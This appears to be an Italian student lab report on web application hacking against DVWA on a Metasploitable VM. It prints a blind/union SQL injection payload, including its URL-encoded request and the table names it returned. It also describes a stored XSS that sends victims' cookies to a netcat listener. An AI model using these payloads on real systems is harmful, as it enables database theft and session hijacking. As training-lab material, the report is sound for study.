

A large orange circle is positioned behind the text, partially overlapping the words 'WEB', 'APPLICATION', and 'HACKING'.

# WEB APPLICATION HACKING

ERNESTO ROBLES


# Dispositivi coinvolti

**MACCHINA KALI: 192.168.1.60**

**MACCHINA METASPOITABLE: 192.168.1.67**

# SQLI


Sql injection è una vulnerabilità data da un'applicazione web che permette a utenti malintenzionati di eseguire comandi SQL attraverso l'interfaccia di input dell'applicazione si può utilizzare l'iniezione SQL per estrarre dati sensibili dal database come (password, informazioni personali o dati finanziari), potrebbe anche eseguire comandi SQL per danneggiare o eliminare dati dal database.



# SQLI

Un attaccante può sfruttare una SQLI per tentare di estrapolare dei dati dal database, quando la SQLi è blind l'attaccante non riceve direttamente i risultati delle query, questo rende l'operazione di attacco più complessa in quanto si hanno meno informazioni sulla struttura del database ma può ancora determinare se una condizione è vera o falsa attraverso metodi indiretti.

In questo caso con l'uso della DVWA servizio web esposto dalla machina Metaspitable sono state provate due query utili in cui una condizione è sempre vera: una permette di visualizzare tutte le tabelle user dentro allo schema di informazioni ed un'altra permette di visualizzare tutti i dati di autenticazione della tabella users come viene qui raffigurato.



The screenshot shows the DVWA web application interface. The left sidebar contains navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind) (highlighted), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection (Blind)". It features a "User ID:" input field with a "Submit" button. Below the input field, a series of SQL queries are displayed, each followed by its output. The queries are designed to enumerate database tables and user information using a blind SQL injection technique. The output shows the results of these queries, including table names and user details.

URL: `...abilities/sqli_blind/?id=%25'+and+1%3D0+union+select+null%2C+table_name+from+information_schema.tables+where+table_name+like+'user%25'%23&Submit`

Exploit-DB Google Hacking DB OffSec

**DVWA**

**Vulnerability: SQL Injection (Blind)**

User ID:

ID: '%' and 1=0 union select null, table\_name from information\_schema.tables where table\_name like 'user%'  
First name:  
Surname: USER\_PRIVILEGES

ID: '%' and 1=0 union select null, table\_name from information\_schema.tables where table\_name like 'user%'  
First name:  
Surname: users

ID: '%' and 1=0 union select null, table\_name from information\_schema.tables where table\_name like 'user%'  
First name:  
Surname: user

ID: '%' and 1=0 union select null, table\_name from information\_schema.tables where table\_name like 'user%'  
First name:  
Surname: users\_grouppermissions

ID: '%' and 1=0 union select null, table\_name from information\_schema.tables where table\_name like 'user%'  
First name:  
Surname: users\_groups

ID: '%' and 1=0 union select null, table\_name from information\_schema.tables where table\_name like 'user%'  
First name:  
Surname: users\_objectpermissions

ID: '%' and 1=0 union select null, table\_name from information\_schema.tables where table\_name like 'user%'  
First name:  
Surname: users\_permissions

ID: '%' and 1=0 union select null, table\_name from information\_schema.tables where table\_name like 'user%'  
First name:  
Surname: users\_usergroups

ID: '%' and 1=0 union select null, table\_name from information\_schema.tables where table\_name like 'user%'  
First name:  
Surname: users\_users

**More info**


<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

# XSS STORED

Le vulnerabilità XSS si generano quando un'applicazione utilizza un input proveniente dall'utente senza filtrarlo, e successivamente utilizza questo input per generare il contenuto che verrà mostrato all'utente.

Gli attacchi XSS stored avvengono quando il payload viene spedito al sito vulnerabile e poi successivamente salvato, è definito persistente poichè il codice viene eseguito ogni volta che un web browser visita la pagina compromessa per questo sono pericolosi in quanto con un singolo attacco si possono colpire diversi utenti

# XSS STORED



**CON LO SCRIPT IN FIGURA VIENE FATTO IL REDIRECT DELLA PAGINA VERSO IL WEB SERVER TEMPORANEO CREATO CON NETCAT CHE È IN ASCOLTO SULLA PORTA 12345 DEL NOSTRO LOCALHOST MENTRE IL COOKIE VIENE POPOLATO CON I COOKIE DELLA VITTIMA CON QUESTO PROCEDIMENTO SI È IN GRADO DI RUBARE LA SESSIONE DI UN UTENTI POTENDO POI ESEGUIRE OPERAZIONI AL SUO POSTO COME AD ESEMPIO (L'ACQUISTO DI MERCE CON LE SUE CARTE) .**